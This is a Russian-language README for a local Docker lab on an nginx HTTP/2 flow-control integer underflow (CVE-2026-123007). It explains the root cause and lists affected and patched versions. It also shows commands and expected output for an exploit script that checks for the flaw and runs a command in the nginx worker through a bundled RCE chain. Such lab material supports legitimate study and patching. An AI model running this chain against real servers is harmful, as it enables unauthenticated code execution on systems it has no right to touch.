akarkode/nginx-http2-cve-2026-123007-lab
Локальная лаборатория для CVE-2026-123007 (целочисленное переполнение в nginx HTTP/2): уязвимый Docker-контейнер + proof-of-concept

Только для образовательных целей. Этот репозиторий представляет собой локальную автономную лабораторию для изучения того, как работает эта уязвимость. Не запускайте её против систем, которыми вы не владеете или на тестирование которых у вас нет письменного разрешения.
Критическая ошибка управления потоком в nginx HTTP/2 может позволить неаутентифицированному клиенту повредить память рабочего процесса и при определённых условиях выполнить код. Эта лаборатория запускает реальный уязвимый образ nginx и включает небольшой PoC, который доказывает первопричину на вашей машине.
Полное описание — как работает ошибка учёта, почему для неё нужно 128 ГБ трафика и что изменило исправление — находится в article.md.
| Пункт | Детали |
|---|---|
| CVE | CVE-2026-123007 |
| Тип | Целочисленное переполнение вниз (CWE-191) |
| CVSS v4 | 9.2 Критический (AV:N/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H) |
| Компонент | Управление потоком ответов nginx HTTP/2 |
| Воздействие | Раскрытие памяти, падение рабочего процесса, выполнение кода от имени рабочего процесса nginx |
| Вектор атаки | Удалённый, без аутентификации, одно соединение HTTP/2 |
| Раскрыто | 18 ноября 2026 г. (Rapid7 / F5) |
| Автор | Stephen Fewer, Rapid7 |


Управление потоком HTTP/2 даёт клиенту контроль над тем, сколько данных ответа nginx может отправить. nginx отслеживает два счётчика: один для каждого потока и один для соединения (h2c->send_window, беззнаковый size_t).
SETTINGS_INITIAL_WINDOW_SIZE может закрыть перекредитованные потоки, оставив соединение живым, так что окно соединения оказывается выше 2^31-1.WINDOW_UPDATE вычисляет MAX - h2c->send_window. Поскольку счётчик выше MAX, беззнаковое вычитание переполняется вниз до огромного значения, поэтому проверка проходит, и клиент может продвинуть окно к 2^64.off_t. Оно становится отрицательным, nginx создаёт инвертированный выходной буфер (last < pos), а путь вывода TLS передаёт отрицательную длину в memcpy как огромный size_t. Результат — чтение/запись за границами: сначала раскрытие данных, затем контролируемая перезапись callback очистки пула запросов, который может выполнить system() в рабочем процессе.Отправки повреждённого запроса самого по себе недостаточно. Практическая эксплуатация требует прямого доступа по TCP/TLS (чтобы работал backpressure), свежей кучи рабочего процесса, примерно 119 ГиБ открытого трафика и сборки x86-64 glibc, чей выбираемый во время выполнения memcpy использует путь EVEX/YMM (avx512f + avx512vl).
Доступны исправленные версии:
| Продукт | Уязвим | Исправлен |
|---|---|---|
| nginx Open Source | 1.31.0 – 1.31.8 | 1.31.9 |
| nginx Open Source | 1.9.5 – 1.30.6 | 1.30.7 |
| NGINX Plus | 37.1.0 – 37.2.0.1 | 37.3.0.1 |
| NGINX Plus | 37.0.0 – 37.0.7.1 | 37.0.8.1 |
| NGINX Plus | R34 – R36 | Нет исправления |
Хронология: Rapid7 связалась с F5 11 ноября 2026 г.; F5 подтвердила проблему и назначила CVE; скоординированное раскрытие состоялось 18 ноября 2026 г. Если вы запускаете nginx с http2 on, обновитесь. Отключение HTTP/2 устраняет поверхность атаки до тех пор, пока вы не сможете установить исправление.
.
├── docker/
│   ├── Dockerfile          # pinned vulnerable image, nginx 1.31.8
│   ├── docker-compose.yml  # publishes 127.0.0.1:19443
│   ├── entrypoint.sh       # creates a self-signed certificate
│   └── nginx.conf          # TLS + http2 on
├── engine/                 # published RCE chain (Rapid7 PoC, credited below)
│   ├── nginx_rce/          # protocol, heap layout, reclaim, dispatch
│   ├── profiles/           # calibrated nginx 1.31.8 target profile
│   ├── streamer.c          # native bulk-traffic helper
│   └── requirements.txt
├── exploit.py              # entry point: check, crash, or run a command
├── assets/
│   └── underflow.gif       # animated diagram for section 4
├── article.md              # full write-up of the bug and the lab
├── cover.png               # article cover
├── cover.svg               # vector source for the cover
└── README.md
cryptography для выполнения команд:
pip install -r engine/requirements.txtgcc, libssl-dev) для сборки engine/streamercurl с поддержкой HTTP/2 (опционально, для ручных проверок)Запустите уязвимый сервер:
cd docker
docker compose up -d --build
Убедитесь, что он отдаёт стандартную страницу размером 896 байт по HTTP/2:
curl -sk --http2 -o /dev/null -w '%{http_version} %{http_code} %{size_download}\n' \
  https://127.0.0.1:19443/index.html
Ожидается:
2 200 896
Запустите быструю проверку:
cd ..
python3 exploit.py --target https://127.0.0.1:19443/
Ожидаемый вывод:
[*] target      : https://127.0.0.1:19443/
[*] server      : nginx/1.31.8
[*] index.html  : 896 bytes
[*] tls         : TLSv1.3 alpn=h2
[*] building TLS record boundary: 262144 KeyUpdate records
[+] over-credit  : stream cleanup restored credit above 2^31-1
[+] underflow    : next WINDOW_UPDATE passed the unsigned guard
[+] status       : CVE-2026-123007 confirmed
Это занимает около 45 секунд и передаёт всего несколько мегабайт. Это безопасно повторять; перезапустите контейнер между попытками, если хотите получить свежий worker:
docker restart cve-2026-123007
SETTINGS.FLOW_CONTROL_ERROR (RST_STREAM) вместо завершения соединения, а очистка возвращает их зарезервированные байты, оставляя окно соединения выше 2^31-1.WINDOW_UPDATE всё равно принимается, а отправленный после этого PING подтверждается. Это и есть underflow: проверка MAX - send_window переполнилась.Исправленный nginx не проходит эту проверку, поскольку инвариант окна соединения восстанавливается до закрытия потоков. Проверенные результаты:
| Целевой образ | Вывод |
|---|---|
nginx:1.31.8 (уязвимый) | [+] status : CVE-2026-123007 confirmed |
nginx:1.31.9 (исправленный) | [-] error : over-credited streams were not reset: {} |
Полная цепочка выполнения команд включена в engine/. Один раз установите два её предварительных требования:
pip install -r engine/requirements.txt
sudo apt install gcc libssl-dev
Перезапустите контейнер, чтобы куча воркера была свежей, затем передайте --cmd:
docker restart cve-2026-123007
python3 exploit.py --target https://127.0.0.1:19443/ --cmd 'id > /tmp/proof'
docker exec cve-2026-123007 cat /tmp/proof
Ожидаемый вывод: